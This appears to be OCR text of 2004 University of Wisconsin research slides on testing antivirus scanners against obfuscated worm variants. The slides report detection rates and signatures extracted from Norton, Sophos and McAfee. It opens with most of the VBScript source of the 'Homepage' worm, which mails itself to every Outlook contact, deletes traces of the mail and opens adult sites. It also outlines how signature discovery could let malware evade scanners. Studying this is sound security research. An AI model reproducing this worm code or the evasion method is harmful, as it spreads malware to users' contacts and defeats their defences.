ScriptBuffer=ScriptBuffer&InF.ReadLine&vbcrlf
Loop

Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
OutF.write ScriptBuffer
OutF.close
Set FSO=Nothing

If WS.regread ("HKCU\software\An\mailed") <> "1" then
Mailit()
End If

Set s=CreateObject("Outlook.Application")
Set t=s.GetNameSpace("MAPI")
Set u=t.GetDefaultFolder(6)
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).close
u.Items.Item(i).delete
End If
Next
Set u=t.GetDefaultFolder(3)
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).delete
End If
Next

Randomize
r=Int((4*Rnd)+1)
If r=1 then
WS.Run("http://hardcore.pornbillboard.net/shannon/1.htm")
elseif r=2 Then
WS.Run("http://members.nbci.com/_XMCM/prinzje/1.htm")
elseif r=3 Then
WS.Run("http://www2.sexcropolis.com/amateur/sheila/1.htm")
ElseIf r=4 Then
WS.Run("http://sheila.issexy.tv/1.htm")
End If

Function Mailit()
On Error Resume Next
Set Outlook = CreateObject("Outlook.Application")
If Outlook = "Outlook" Then
 Set Mapi=Outlook.GetNameSpace("MAPI")
 Set Lists=Mapi.AddressLists
 For Each ListIndex In Lists
  If ListIndex.AddressEntries.Count <> 0 Then
   ContactCount = ListIndex.AddressEntries.Count
   For Count= 1 To ContactCount
    Set Mail = Outlook.CreateItem(0)
    Set Contact = ListIndex.AddressEntries(Count)
    Mail.To = Contact.Address
    Mail.Subject = "Homepage"
    Mail.Body = vbcrlf&"Hi!"&vbcrlf&vbcrlf&"You've got to see this page!
It's really cool ;O)"&vbcrlf&vbcrlf
    Set Attachment=Mail.Attachments
    Attachment.Add Folder & "\homepage.HTML.vbs"
    Mail.DeleteAfterSubmit = True
    If Mail.To <> "" Then
    Mail.Send
    WS.regwrite "HKCU\software\An\mailed", "1"
   End If
   Next
  End If
 Next
End if
End Function
```

Threat Model Characteristics

	NIDS	AntiVirus
• Representation of attacker knowledge	Natural deduction rules	Program obfuscation
• Structure of the attack space	Tree of attack instances	
• Exploration of the attack space	Exhaustive (bounded rules)	
• Results	Found 5 undetected attacks	

AV Testing Goal: Resilience

Question 1:

- How resistant is a virus scanner to obfuscations or variants of known worms?

Question 2:


- Using the limitations of a virus scanner, can a blackhat determine its detection algorithm?

AV Testing Methodology


1. Random testing for resilience assessment
   - Use obfuscation transformations to generate worm instances to be used as test samples.

2. Adaptive testing for signature discovery
   - Use virus scanner detection rates on obfuscated worm instances to learn the signature employed.

1. AV Random testing



1. AV Random testing




Homepage worm in *Norton AV*	
Detected	3390
Not detected	512
Total	4432

False Negative Rate: 11.5%


AV False Negative Rate by Worm

Sophos cannot cope with obfuscations.




No improvement over time.

AV False Negative Rate by Worm



2. AV Adaptive Testing

Signature discovery algorithm finds the malware statements that, when obfuscated, create an undetectable malware variant.



We need an opaque obfuscation transformation.

Discovered AV Signatures

- Worm sample: *Homepage*

Norton AntiVirus


```
Attachment.Add Folder & "\homepage.HTML.vbs"
```

Sophos Antivirus

The whole body of the malware.


McAfee Virus Scan

```
On Error Resume Next
Set InF = FSO.OpenTextFile(
          WScript.ScriptFullname, 1 )
Set OutF = FSO.OpenTextFile( Folder &
          "\homepage.HTML.vbs", 2, true )
```



What If…

- A virus writer uses signature information to thwart virus scanners.
  - Each virus variant can now evade detection.
  - Viruses can repeatedly try to enter a system, learning the signature in the process.



Lessons Learned

- Obfuscation-based testing techniques are useful in comparing virus scanners.
- Commercial virus scanners have poor resilience to common obfuscation transformations.

- The road ahead:
  - Apply threat-model testing methodology to binary malware (using BREW)
  - Refine signature discovery algorithm

Threat Model Characteristics

	NIDS	AntiVirus
• Representation of attacker knowledge	Natural deduction rules	Program obfuscation
• Structure of the attack space	Tree of attack instances	Graph of attack instances
• Exploration of the attack space	Exhaustive (bounded rules)	Signature discovery
• Results	Found 5 undetected attacks	Found signatures

Conclusions

- Threat-model methodology has wide applicability:
  - Assessment of NIDS
  - Assessment of virus detectors

- Threat model for NIDS and threat model for virus detectors are complementary:
  - NIDS model: network data transformations
  - AV model: program obfuscation transformations

A Threat Model Methodology for Misuse Detection

Somesh Jha • Bart Miller
Mihai Christodorescu • Shai Rubin

16 August 2004

Wisconsin Safety Analyzer
Computer Sciences Department, University of Wisconsin, Madison
THE UNIVERSITY of WISCONSIN MADISON